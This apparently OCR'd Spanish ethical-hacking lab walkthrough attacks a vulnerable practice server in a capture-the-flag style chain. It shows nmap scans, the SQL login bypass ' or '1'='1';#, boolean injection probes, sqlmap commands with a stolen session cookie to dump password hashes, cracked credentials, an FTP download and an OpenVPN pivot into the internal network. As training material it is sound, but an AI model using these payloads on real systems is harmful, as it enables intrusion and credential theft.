
Todas las pruebas han de pasarse de forma remota, es decir, trataremos la distribución Live CD con nuestro laboratorio de Hacking ético como si de la propia página web www.seguridadlimite.com se tratase.

El único punto en el que no será exactamente igual es debido a que la distribución Live lleva incorporado un servidor DHCP para poder dar direcciones IP y que la persona que interactué con nuestro usuario no ha de preocuparse por nada.

Para realizar estas pruebas correctamente se ha utilizado la Distribución de Linux BackTrack 5, y los programas sqlmap y Webscarab Proxy Web

1. Obteniendo dirección IP:

La obtención de la dirección IP es bastante fácil ya que nuestra distribución dispone de Servidor DHCP así que cualquier máquina que se encuentre en la misma red física en la que se encuentra nuestro laboratorio obtendrá una dirección IP:



Como podemos observar obtenemos la dirección **IP 192.168.1.36**.

2. Descubrimiento de la red:

Una vez que tenemos la dirección IP debemos obtener información sobre la red objetivo. Para ello realizamos un escaneo a la red y a las máquinas que nos encontremos:

```
root@bt:~# nmap -sn 192.168.1.0/24

Starting Nmap 5.51 ( http://nmap.org ) at 2011-06-13 20:52 CEST
Nmap scan report for 192.168.1.1
Host is up (0.0024s latency).
MAC Address: 64:68:0C:C6:6A:BA (Comtrend)
Nmap scan report for 192.168.1.10
Host is up (0.00069s latency).
MAC Address: 00:13:A9:08:B5:6E (Sony)
Nmap scan report for 192.168.1.34
Host is up (0.00045s latency).
MAC Address: 00:11:2F:7E:BF:D4 (Asustek Computer)
Nmap scan report for 192.168.1.36
Host is up.
Nmap done: 256 IP addresses (4 hosts up) scanned in 9.54 seconds
root@bt:~# _
```

```
root@bt:~# nmap 192.168.1.34

Starting Nmap 5.51 ( http://nmap.org ) at 2011-06-13 20:55 CEST
Nmap scan report for 192.168.1.34
Host is up (0.0021s latency).
Not shown: 997 closed ports
PORT   STATE SERVICE
21/tcp open  ftp
22/tcp open  ssh
80/tcp open  http
MAC Address: 00:11:2F:7E:BF:D4 (Asustek Computer)
```


Una vez descubiertas las máquinas de la red y fijada nuestra máquina objetivo **192.168.1.34** comprobamos que se encuentra configurada con los Servicios SSH y HTTPd, empezaremos recopilando información de este último.

3. Descubriendo portal Web:

Nos conectamos mediante el protocolo HTTP a la dirección IP obtenida y descubrimos que se trata del portal corporativo de la empresa Seguridad Limite.

Autor: Sergio Romero Redondo

El portal se encuentra bastante restringido, parece la intranet de la empresa, sin embargo en la sección de artículos tienen disponible de manera pública cierto contenido. Nos interesamos por él.



Por lo que se puede intuir que la empresa dispone de alguna plataforma de acceso remoto, posiblemente por beneficios sociales del teletrabajo.

En principio las instrucciones se encuentran en los correos de los usuarios, pero nosotros no disponemos de credenciales para acceder a ninguna cuenta. Intentaremos explotar el sistema.

4. Accediendo a la intranet:

Como hemos podido comprobar existe un formulario para ingresar las credenciales, miraremos el código fuente de la página por si existiese alguna pista.


```
</div>
</td><td class='border-right'><img src='themes/Milestone/images/blank.gif' width='13' height='1' alt='' style='display:block'></td
<!--Oye pedro  -->
<!--Ayer cambie la funcion validacion del usuario -->
<!--ahora para validar usamos el siguiente codigo -->
<!--$result = dbquery("SELECT * FROM ".$db_prefix."users WHERE user_name='$user_name' AND user_password='$user_pass'"); -->
<!--la consulta es mas ligera, funciona mejor  -->
<!--  -->
</td>
<td width='170' valign='top' class='side-border-right'>
<table width='100%' cellpadding='0' cellspacing='0'><tr><td class='panel-left'><img src='themes/Milestone/images/blank.gif' width=
```

Efectivamente, un administrador confiado ha dejado un comentario de la función implementada, posiblemente para que otro compañero suyo estuviese al tanto de las modificaciones.

Con esta información no tardamos en darnos cuenta que es posible inyectar código sql en el código del portal que nos da acceso.

Inyectamos el código ***‘ or ’1’=’1’;#*** en el campo de usuario

Y comprobamos como obtenemos un acceso satisfactorio con el usuario Pedro



Una vez dentro de la intranet vemos que pedro tiene un correo electrónico sin leer, accedemos a él a ver los datos que contiene.

Bien, parece que si utilizamos las credenciales de pedro para acceder al servidor FTP de la compañía encontraremos allí los certificados.

En este momento hemos accedido al portal con el usuario Pedro, pero no conocemos su contraseña.

Como ahora tenemos acceso a nuevas partes del portal buscaremos si hay algún punto vulnerable donde poder obtener las credenciales.

Autor: Sergio Romero Redondo
Al tratarse de un Portal ya bastante antiguo no dudamos en que lo más probable es que se pueda realizar algún tipo de ataque de SQL.

5. Obteniendo la contraseña:

Navegando por el portal vemos que existe una página (http://192.168.1.34/members.php) donde se observa un listado de los usuarios de la intranet. Esta página contiene una funcionalidad para buscar usuarios según su inicial. Comprobaremos inyectando código sql si el parámetro que se utiliza para saber la inicial a buscar es vulnerable o no.


Para ello comprobamos que inyectando código sql forzando a dar una respuesta verdadera o falsa el sistema se comporta de manera distinta. Las inyecciones realizadas son:

http://192.168.1.34/members.php?sortby=A%' and '1'='1'--'
http://192.168.1.34/members.php?sortby=A%' and '1'='2'--'

Como el comportamiento es distinto concluimos que el parámetro es vulnerable. Utilizaremos la herramienta sqlmap para automatizar el ataque.

6. Uso de sqlmap


Como el acceso a la parte de miembros se encuentra restringida deberemos indicarle a sqlmap la cookie de sesión de Pedro y manteniendo el usuario Pedro con una sesión iniciada, para ello podemos utilizar el Proxy Webscarab y capturar la cookie:



Ahora pasamos la cookie al programa sqlmap como parámetro para que sus peticiones puedan acceder a la página members.php.


C:\Python27\python.exe c:\sqlmap\sqlmap.py --cookie="fusion_visited=yes; fusion_user=2.0c38dbcce341173de7ef072ad913429a; f usion_lastvisit=1307991717" --url=”HTTP://192.168.1.34:80/members.php?sortby=A”

La salida del comando nos especifica que el parámetro es inyectable, lo usaremos para realizar una extracción de la Base de Datos.



Mediante el uso de ciertos comandos de sqlmap enumeraremos la base de datos. Primero comprobamos cual es el nombre de la Base de datos mediante


C:\Python27\python.exe c:\sqlmap\sqlmap.py --cookie="fusion_visited=yes; fusion_user=2.0c38dbcce341173de7ef072ad913429a; f usion_lastvisit=1307991717" --url="HTTP://192.168.1.34:80/members.php?sortby=A" –current-db



Como podemos observar la Base de Datasen la que se aloja nuestro programa se llama seguridad_limite.


Consultaremos cuales son sus tablas:

C:\Python27\python.exe c:\sqlmap\sqlmap.py --cookie="fusion_visited=yes; fusion_user=2.0c38dbcce341173de7ef072ad913429a; f usion_lastvisit=1307991717" --url="HTTP://192.168.1.34:80/members.php?sortby=A" --tables




Enseguida vemos una tabla que podría contener los datos que buscamos, *fusion_users*, hacemos una consulta a la base de datos para comprobarlo

C:\Python27\python.exe c:\sqlmap\sqlmap.py --cookie="fusion_visited=yes; fusion_user=2.0c38dbcce341173de7ef072ad913429a; f usion_lastvisit=1307991717" --url=”HTTP://192.168.1.34:80/members.php?sortby=A” --sql-query” select user_name, user_password from fusion_users”



Efectivamente obtenemos las contraseñas pero se encuentran codificadas con Md5. No perdemos la esperanza y miramos si hay alguna RainbowTable que contenga la contraseña codificada de Pedro *“0c38dbcce341173de7ef072ad913429a”*



Hemos tenido suerte, Pedro eligió la contraseña "*cacahue*". Con esta contraseña podemos acceder al Servidor FTP.

7. Accediendo al Servidor FTP

Una vez que tenemos las credenciales basta con conectarnos al Servidor FTP de la dirección **IP 192.168.1.34** con las credenciales de usuario que hemos usurpado Pedro:cacahue

```
root@bt:~# ftp 192.168.1.34
Connected to 192.168.1.34.
220 Seguridad Limite FTP corporativo
Name (192.168.1.34:root): Pedro
331 Password required for Pedro
Password:
230 Anonymous access granted, restrictions apply
Remote system type is UNIX.
Using binary mode to transfer files.
ftp> ls
200 PORT command successful
150 Opening BINARY mode data connection for file list
-rw-r--r--    1 gestor   sudo         6750 Jun 12 03:00 certificado.zip
226 Transfer complete
ftp> get certificado.zip
local: certificado.zip remote: certificado.zip
200 PORT command successful
150 Opening BINARY mode data connection for certificado.zip (6750 bytes)
226 Transfer complete
6750 bytes received in 0.03 secs (219.7 kB/s)
ftp> bye
221 Goodbye.
root@bt:~# _
```

Nos fijamos en que los certificados se encuentran disponibles en formato .zip los descargamos y procedemos a descompactarlos.

```
root@bt:~# unzip certificado.zip
Archive:  certificado.zip
   creating: cliente1/
[certificado.zip] cliente1/client.conf password: _
```

Cuando intentamos extraer el contenido del fichero .zip observamos que se encuentra protegido con contraseña. Probamos con la misma con la que hemos accedido al Servidor FTP pero sin suerte.

No nos queda más remedio que intentar encontrar la contraseña mediante técnicas de fuerza bruta.

Con un programa externo y tras un largo tiempo de análisis comprobamos que la contraseña es "Be@Tr1z"

Descompactamos nuevamente el fichero con los certificados proporcionando la contraseña. Efectivamente obtenemos los certificados, comprobando los ficheros de configuración deducimos que el sistema remoto que usa la empresa Seguridad Limite está basado en la herramienta OpenVPN.

8 Intentamos conectarnos al sistema remoto

Nos conectamos al sistema remoto a través del cliente openvpn

```
root@bt:~# unzip certificado.zip
Archive:  certificado.zip
   creating: cliente1/
[certificado.zip] cliente1/client.conf password:
  inflating: cliente1/client.conf
  inflating: cliente1/cliente1.csr
  inflating: cliente1/cliente1.key
  inflating: cliente1/cliente1.crt
  inflating: cliente1/ca.crt
root@bt:~# ls
certificado.zip  cliente1  Desktop
root@bt:~# cd cliente1/
root@bt:~/cliente1# ls
ca.crt  client.conf  cliente1.crt  cliente1.csr  cliente1.key
root@bt:~/cliente1# openvpn client.conf
```

Y podemos comprobar el túnel VPN establecido entre nuestra máquina y la **RED INTERNA** de Seguridad Limite.


```
root@bt:~/cliente1# ifconfig
eth0      Link encap:Ethernet  HWaddr 08:00:27:11:67:6b
          inet addr:192.168.1.36  Bcast:192.168.1.255  Mask:255.255.255.0
          inet6 addr: fe80::a00:27ff:fe11:676b/64 Scope:Link
          UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
          RX packets:2529 errors:0 dropped:0 overruns:0 frame:0
          TX packets:1744 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:228670 (228.6 KB)  TX bytes:101448 (101.4 KB)

lo        Link encap:Local Loopback
          inet addr:127.0.0.1  Mask:255.0.0.0
          inet6 addr: ::1/128 Scope:Host
          UP LOOPBACK RUNNING  MTU:16436  Metric:1
          RX packets:90 errors:0 dropped:0 overruns:0 frame:0
          TX packets:90 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:0
          RX bytes:6465 (6.4 KB)  TX bytes:6465 (6.4 KB)

tun0      Link encap:UNSPEC  HWaddr 00-00-00-00-00-00-00-00-00-00-00-00-00-00-00-00
          inet addr:10.8.0.6  P-t-P:10.8.0.5  Mask:255.255.255.255
          UP POINTOPOINT RUNNING NOARP MULTICAST  MTU:1500  Metric:1
          RX packets:0 errors:0 dropped:0 overruns:0 frame:0
          TX packets:0 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:100
          RX bytes:0 (0.0 B)  TX bytes:0 (0.0 B)

root@bt:~/cliente1# route -N
Kernel IP routing table
Destination     Gateway         Genmask         Flags Metric Ref    Use Iface
10.8.0.5        0.0.0.0         255.255.255.255 UH    0      0        0 tun0
10.8.0.0        10.8.0.5        255.255.255.0   UG    0      0        0 tun0
192.168.56.0    10.8.0.5        255.255.255.0   UG    0      0        0 tun0
192.168.1.0     0.0.0.0         255.255.255.0   U     0      0        0 eth0
0.0.0.0         192.168.1.1     0.0.0.0         UG    100    0        0 eth0
```

Una vez dentro de la red local procedemos a recabar información de la red como hemos hecho al principio del ataque pero ahora a través del túnel creado



Observamos que en la red interna existe una máquina en la red interna que tiene activos los Servicios SSH, Telnet y una Instancia de la Base de Datos Mysql para conectarse a ella.